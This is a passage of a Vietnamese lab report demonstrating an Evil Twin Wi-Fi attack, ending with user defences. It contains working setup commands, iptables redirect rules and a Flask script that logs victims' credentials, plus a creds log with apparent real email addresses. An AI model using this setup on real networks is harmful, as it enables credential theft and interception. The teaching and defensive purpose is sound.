87590	646.864362	8.8.4.4	10.0.0.2	DNS	111	Standard query response 0xb97b A log.api.zaloapp.com A 49.213.114.45 A 49.213.114.49
87591	646.864980	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87592	646.865403	8.8.4.4	10.0.0.2	DNS	111	Standard query response 0xb97b A log.api.zaloapp.com A 49.213.114.45 A 49.213.114.49
87593	646.870574	8.8.4.4	10.0.0.2	DNS	111	Standard query response 0xb97b A log.api.zaloapp.com A 49.213.114.45 A 49.213.114.49
87594	646.875671	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87595	646.884272	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87596	646.892937	8.8.4.4	10.0.0.2	DNS	111	Standard query response 0xb97b A log.api.zaloapp.com A 49.213.114.45 A 49.213.114.49
87601	646.900488	8.8.4.4	10.0.0.2	DNS	111	Standard query response 0xb97b A log.api.zaloapp.com A 49.213.114.45 A 49.213.114.49

Trong kịch bản đơn giản này, attacker chỉ ghi nhận lưu lượng mạng. Tuy nhiên, trong thực tế, nếu người dùng truy cập website không bảo mật hoặc nhập thông tin nhạy cảm, dữ liệu cá nhân có thể bị đánh cắp.

3.3. Kịch bản 2: Tạo honeypot + captive portal + MITM

Mục tiêu bài thực nghiệm:

- Tạo một điểm truy cập WiFi giả (Fake AP / Honeypot) bằng công cụ WirelessSpy
- Dụ nã nhân kết nối vào AP giả thông qua SSID công cộng quen thuộc
- Tự động chuyển hướng nạn nhân đến trang đăng nhập giả mạo (Captive Portal)
- Thu thập thông tin đăng nhập (username, password)
- Sau khi đăng nhập, cho phép nạn nhân truy cập Internet bình thường
- Thực hiện MITM để giám sát, phân tích các gói tin mà nạn nhân gửi đi

=> Mô phỏng thực tế tấn công Evil Twin trong mạng Wi-Fi công cộng.

Các bước thực hiện

Bước 1: Đưa card mạng sang mode Monitor

```
sudo airmon-ng start wlan0
```

```
(levie@192)-[~]
$ sudo airmon-ng start wlan0
[sudo] password for levie:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1060 NetworkManager
  1187 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           rt2800usb   Ralink Technology, Corp. RT3572
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

Sau lệnh này sẽ tạo interface wlan0mon, cho phép card mạng bắt/gửi frame 802.11 thô.

Dùng lệnh **ip a** hoặc có thể là **iwconfig** để kiểm tra mode, trạng thái của card mạng


```
(levie@192)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
             Retry short  long limit:2   RTS thr:off   Fragment thr:off
             Power Management:off
```

Đây là bước tiền đề, bắt buộc để có thể phát beacon giả, bắt handshake, ...

Bước 2: Tạo honeypot (fake AP) bằng wirespy

Sau khi clone tool về từ github, tiến hành truy cập vào thư mục chứa tool, cấp quyền thực thi cho file wirespy.sh và thực thi tool

```
cd wirespy
```

```
sudo chmod +x wirespy.sh
```

```
sudo ./wirespy.sh
```

Sau khi thực thi tool sẽ hiển thị các dòng lệnh

```
(levie@192)-[~/Desktop/wirespy]
$ sudo ./wirespy.sh
Wirespy v0.6 (type 'help' for a list of commands)
Author: Alexandre Teyar | LinkedIn: linkedin.com/in/alexandre-teyar | GitHub: github.com/AresS31

wirespy » Checking for an update...
wirespy » A new version is available, consider updating using the command: git reset --hard && git pull origin $GIT_BRANCH --rebase
wirespy » Bash version check...
wirespy » The bash minimum version requirement is satisfied
wirespy » Dependencies check...
wirespy » All of the required packages are already installed

wirespy » █
```

Dùng lệnh **help** để tìm hiểu thêm về tập lệnh của tool

```
wirespy » help

Attacks:
  eviltwin      > launch an evil twin attack
  honeypot     > launch a rogue access point attack

Commands:
  clear         > clear the terminal
  help         > list available commands
  quit|exit    > exit the program
  apscan       > show all wireless access points nearby
  leases       > display DHCP leases
  powerup      > power wireless interface up (may cause issues)
  start capture > start packet capture (tcpdump)
  stop capture > stop packet capture (tcpdump)
  status       > show modules status

wirespy »
```

Trong bài lab này, dùng chức năng tạo một bẫy - honeypot, nên ta gõ lệnh honeypot để thực hiện tạo một điểm phát sóng.

Tiếp theo ta chọn giao diện Internet-facing. Chọn eth0, đây là card mạng đang có Internet. Wirespy sẽ dùng eth0 để chuyển tiếp lưu lượng và NAT cho nạn nhân.

Không được chọn (wlan0mon) vì đây là card Wi-Fi đang được dùng để phát AP (monitor mode).

```
wirespy » honeypot
wirespy » Select the Internet-facing interface:
1) eth0: 192.168.117.130/24 00:0c:29:6a:81:88
2) docker0: 172.17.0.1/16 02:42:08:48:e7:43
3) wlan0mon:
4) quit
wirespy > honeypot » 1
```

Tiếp theo random MAC để che giấu dấu vết nhưng thường không nên random MAC của eth0, vì có thể làm mất kết nối Internet.

```
wirespy » Do you wish to randomise eth0 MAC address (this option can cause problems)?
1) yes
2) no
3) quit
wirespy > honeypot » 2
```

Chọn card Wi-Fi dùng để phát Honeypot, chọn wlan0mon, đây là interface đã được đưa vào monitor mode -> wlan0mon là card để phát Access Point giả (Fake AP).

```
wirespy » Select the wireless interface to use:
1) wlan0mon:
2) quit
wirespy > honeypot » 1
```

Random MAC của AP giả, dùng để làm AP "trông giống thật" → thiết bị nạn nhân sẽ khó phát hiện AP giả

```
wirespy » Do you wish to randomise wlan0mon MAC address (this option is recommended)?
1) yes
2) no
3) quit
wirespy > honeypot » 1
```

Cấu hình Honeypot : Blackhole - Trả lời toàn bộ probe request → giống các WiFi công cộng, rất dễ dụ nạn nhân. Bullseye - Chỉ trả lời probe request khớp với SSID mà người dùng nhập. Nên chọn option 1 để hầu hết mọi thiết bị đều bị auto-connect -> tiếp cận được nhiều client hơn, quy mô rộng hơn.

```
wirespy > informat » Randomising wlan0mon MAC address ...
Current MAC: 00:18:e7:bd:21:d1 (Cameo Communications, INC.)
Permanent MAC: 00:18:e7:bd:21:d1 (Cameo Communications, INC.)
New MAC: 10:93:e9:87:45:8a (Apple)
wirespy > informat » Killing processes that may interfere with the honeypot/levitwin...
Killing these processes: PID Name 1187 wpa_supplicant

wirespy > honeypot » Select the type of honeypot you want to set up:
1) Blackhole: The access point type will respond to all probe requests (the access point may receive a lot of requests in areas with high levels of WiFi activity such as crowded public places)
2) Bullseye: The access point type will respond only to the probe requests specifying the access point ESSID.
3) quit
wirespy > honeypot » 1
```

Tiếp theo nhập tên mạng mà mình muốn tạo : trong thí nghiệm là Free_Wifi_TocDoCao, nên đặt tên cho trông giống wifi công cộng nhất, dễ thu hút client. Sau khi đặt tên thì thiết lập channel cho mạng: nên chọn các kênh phổ biến, tín hiệu ổn định.


Tiếp theo là thiết lập chế độ bảo mật cho mạng - mật khẩu dạng WEP. Nên chọn “no” để người dùng có thể dễ dàng truy cập được vào mạng.

```
wirespy > honeypot » Enter the honeypot ESSID:
wirespy » Free_Wifi_TocDoCao
wirespy > honeypot » Enter the honeypot wireless channel (value must be between 1 and 12):
wirespy » 11
wirespy > honeypot » Do you want to enable WEP authentication?
1) yes
2) no
3) quit
wirespy > honeypot » 2
```

Sau khi thiết lập toàn bộ các tham số liên quan, Wirespy sẽ tự động cấu hình bao gồm: Enabling IP forwarding - Bật router mode cho Linux, cho phép chuyển tiếp gói tin giữa nạn nhân và Internet; Configuring NAT iptables - Wirespy tạo rule, cho phép nạn nhân truy cập Internet qua eth0; Resetting pre-existing DHCP leases - Xóa lease cũ để tránh xung đột; Backing up dhcpd.conf ; ...

```
wirespy > informat » Enabling IP forwarding...
wirespy > informat » Configuring NAT iptables...
wirespy > informat » Resetting pre-existing DHCP leases...
wirespy > informat » Backing up /etc/dhcp/dhcpd.conf, /etc/default/isc-dhcp-server and importing the new configurations...
wirespy > informat » Starting DHCP server to provide the victims with internet access...
Starting isc-dhcp-server (via systemctl): isc-dhcp-server.service.
wirespy > informat » The honeypot Free_Wifi_TocDoCao is now running...
wirespy > █
```

Và đồng thời sẽ xuất hiện cửa sổ mới hiển thị thông tin của wifi đang được phát ra cho người dùng, bao gồm các thông tin về thời gian gửi/ nhận các gói tin, hay thông tin về quy trình xác thực, kết nối, tái kết nối giữa hệ thống và người dùng.



```
06:02:36 Created tap interface at0
06:02:36 Trying to set MTU on at0 to 1500
06:02:36 Trying to set MTU on wlan0mon to 1800
06:02:36 Access Point with BSSID 10:93:E9:87:45:8A started.
06:02:41 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:41 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:41 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:41 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:42 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:42 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:43 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:43 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:43 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:44 Got directed probe request from 2C:33:58:3E:47:12 - "DIRECT-"
06:02:55 Got broadcast probe request from F4:C8:8A:2B:05:7F
06:02:55 Got broadcast probe request from F4:C8:8A:2B:05:7F
06:03:23 Got broadcast probe request from 46:65:94:72:56:F2
```

Đồng thời, bật chế độ start capture để có thể lưu lại các thông tin mà người dùng truy cập, từ đó bắt các gói tin, data, ... Thông tin sẽ được lưu vào file .pcap, ta sẽ mở file này bằng các tool để phân tích packet như wireshark, bettercap, ...

```
wirespy » start capture
wirespy > informat » Packet capture started, the resulting file will be ./logs/capture_20251217-082247.pcap
wirespy > █
```

Bước 3 : Sau khi hoàn thành việc tạo bẫy để dụ người dùng kết nối vào, tiếp theo kích hoạt captive portal - hệ thống đăng nhập để được vào mạng tương tự như các mạng công cộng hiện nay

Tạo một giao diện đăng nhập đơn giản: index.html - giao diện bao gồm ô cho nhập email, số điện thoại, mật khẩu

Free WiFi Login

Email or Phone

Password

Login

Tiếp theo tạo một file server.py để xử lý dữ liệu mà người dùng nhập vào - nhận thông tin username, password mà người dùng nhập vào và lưu vào file log-> khai thác thông tin nhạy cảm

```
GNU nano 8.7 server.py
from flask import Flask, request, redirect, make_response
import os

app = Flask(__name__)

PORTAL_FILE = "index.html"
CREDS_FILE = "creds.txt"

@app.route("/", methods=["GET", "POST"])
def portal():
    if request.method == "POST":
        user = request.form.get("username")
        pw = request.form.get("password")

        # Lưu thông tin nạn nhân
        with open(CREDS_FILE, "a") as f:
            f.write(f"{user}:{pw}\n")

        # Mở Internet cho nạn nhân
        os.system("iptables -D FORWARD -i at0 -j DROP 2>/dev/null")
        os.system("iptables -A FORWARD -i at0 -j ACCEPT")

        return redirect("/success")

    # Trả về trang portal
    html = open(PORTAL_FILE).read()
    resp = make_response(html)
    resp.headers["Cache-Control"] = "no-cache, no-store, must-revalidate"
    return resp

@app.route("/success")
def success():
    return "<h1>Login successful! Internet unlocked.</h1>"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=80)
```

Sau khi tạo xong các file liên quan thì tiến hành chạy backend, để bắt đầu mở port lắng nghe các luồng thông tin mà người dùng nhập vào và lưu trữ.

```
(levie@192)-[~/Desktop/captive]
$ python3 server.py
* Serving Flask app 'server'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://192.168.117.130:80
Press CTRL+C to quit
192.168.117.130 - - [17/Dec/2025 06:24:27] "GET / HTTP/1.1" 200 -
192.168.117.130 - - [17/Dec/2025 06:24:27] "GET /favicon.ico HTTP/1.1" 404 -
```

Bước 4: Cấu hình NAT và chuyển hướng Captive Portal.

Khi tạo AP honeypot xong, interface nạn nhân sẽ kết nối vào là: at0. Nạn nhân sẽ được cấp ip trong mạng 10.0.0.0/24.

```
6: at0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKN
OWN group default qlen 1000
link/ether 10:93:e9:87:45:8a brd ff:ff:ff:ff:ff:ff
inet 10.0.0.254/24 scope global at0
    valid_lft forever preferred_lft forever
inet6 fe80::1293:e9ff:fe87:458a/64 scope link proto kernel_ll
    valid_lft forever preferred_lft forever

(levie@192)-[~/Desktop/captive]
$
```

Sau khi thiết lập Access Point giả bằng WireSpy, máy tấn công tiến hành cấu hình IP forwarding và NAT nhằm cho phép các thiết bị nạn nhân có thể truy cập Internet thông qua máy tấn công. IP forwarding được kích hoạt bằng lệnh:

echo 1 > /proc/sys/net/ipv4/ip_forward

Tiếp theo, NAT được cấu hình bằng iptables:

iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

Điều này cho phép toàn bộ lưu lượng từ mạng giả (interface at0) được ánh xạ địa chỉ IP thông qua giao diện thật (eth0) để đi ra Internet.

Để buộc nạn nhân truy cập vào trang đăng nhập trước khi được sử dụng Internet, hệ thống thực hiện chuyển hướng toàn bộ lưu lượng HTTP và HTTPS:

```
iptables -t nat -A PREROUTING -i at0 -p tcp --dport 80 -j DNAT --to 10.0.0.254:80
```

```
iptables -t nat -A PREROUTING -i at0 -p tcp --dport 443 -j DNAT --to 10.0.0.254:80
```

Ngoài ra, Internet bị chặn trước khi nạn nhân đăng nhập:

```
iptables -A FORWARD -i at0 -j DROP
```


Sau khi người dùng nhập thông tin (username/password) vào portal, máy tấn công gỡ rule chặn và mở Internet, điều này đã được thiết lập trong việc xử lý trong file server.py.

```
iptables -D FORWARD -i at0 -j DROP
```


```
iptables -A FORWARD -i at0 -j ACCEPT
```

Bước 5: Tiến hành dùng một thiết bị kết nối vào và test hệ thống.


Khi mở điện thoại lên thì xuất hiện SSID mà mình đã thiết lập





Tiến hành kết nối vào thì nhận được ip và kết nối và mạng.



Và nhận được ip 10.0.0.1 do đó có thể kết nối và sử dụng internet



Theo như thiết lập, khi kết nối vào mạng, điện thoại sẽ tự động redirect đến trang login mà mình đã tạo, tuy nhiên với sự phát triển hiện nay, ... do đó test tính năng captive portal bằng cách tự mở trang web 10.0.0.254 để đăng nhập và đăng nhập vào mạng



Sau khi người dùng nhập mail và password và login thì phía hệ thống sẽ nhận được thông tin và ghi vào log từ đó nạn nhân đã vô tình làm lộ thông tin nhạy cảm.

```
10.0.0.1 - - [17/Dec/2025 08:24:31] "GET / HTTP/1.1" 200 -  
10.0.0.1 - - [17/Dec/2025 08:24:35] code 400, message Bad request version ('03A
```



Và kiểm tra file log đã lưu sẽ thấy thông tin về mail và password mà người dùng đã nhập

```
# cat creds.txt
121212:2121
23162113@student.hcmute.edu.vn:11111111
sdsd:sdsd
Leducviet060305@gmail.com:1111111111
Leducviet060305@gmail.com:1111111111
tesst1@gmail.com:222222

(root@192)-[/home/levie/Desktop/captive]
#
```

Tiến hành mở file pcap mà ta đã lưu lại bởi lệnh start capture bên trên.

Ta có thể thấy nhiều gói tin được trao đổi giữa người dùng và hệ thống, các web mà người dùng đã truy cập, đồng thời các thông tin mà người dùng đã tương tác với ứng dụng web
=> nguy cơ về mất bảo mật thông tin.



3.4. Giải pháp phòng chống các cuộc tấn công mạng không dây

3.4.1 Với người dùng

Người dùng cần nâng cao nhận thức và thói quen sử dụng để tránh rơi vào bẫy của các điểm truy cập giả mạo:

- Không tự động kết nối vào mạng WiFi công cộng hoặc không quen thuộc, kiểm tra thủ công trước khi kết nối, tránh thiết lập "tự động kết nối" cho các mạng không có cơ chế bảo mật. Nếu thấy hai mạng có tên SSID giống nhau, hãy nghi ngờ và không kết nối.
- Sử dụng dữ liệu di động (3G/4G/5G) cho các giao dịch quan trọng như ngân hàng trực tuyến hoặc đăng nhập tài khoản nhạy cảm.
- Cập nhật thường xuyên các phiên bản cập nhật, vá lỗ hổng của hệ điều hành, trình duyệt... Cài đặt phần mềm chống virus có tính năng phát hiện mạng giả, như Avast hoặc Malwarebytes, và bật tính năng "quên mạng" cho các WiFi không đáng tin cậy.
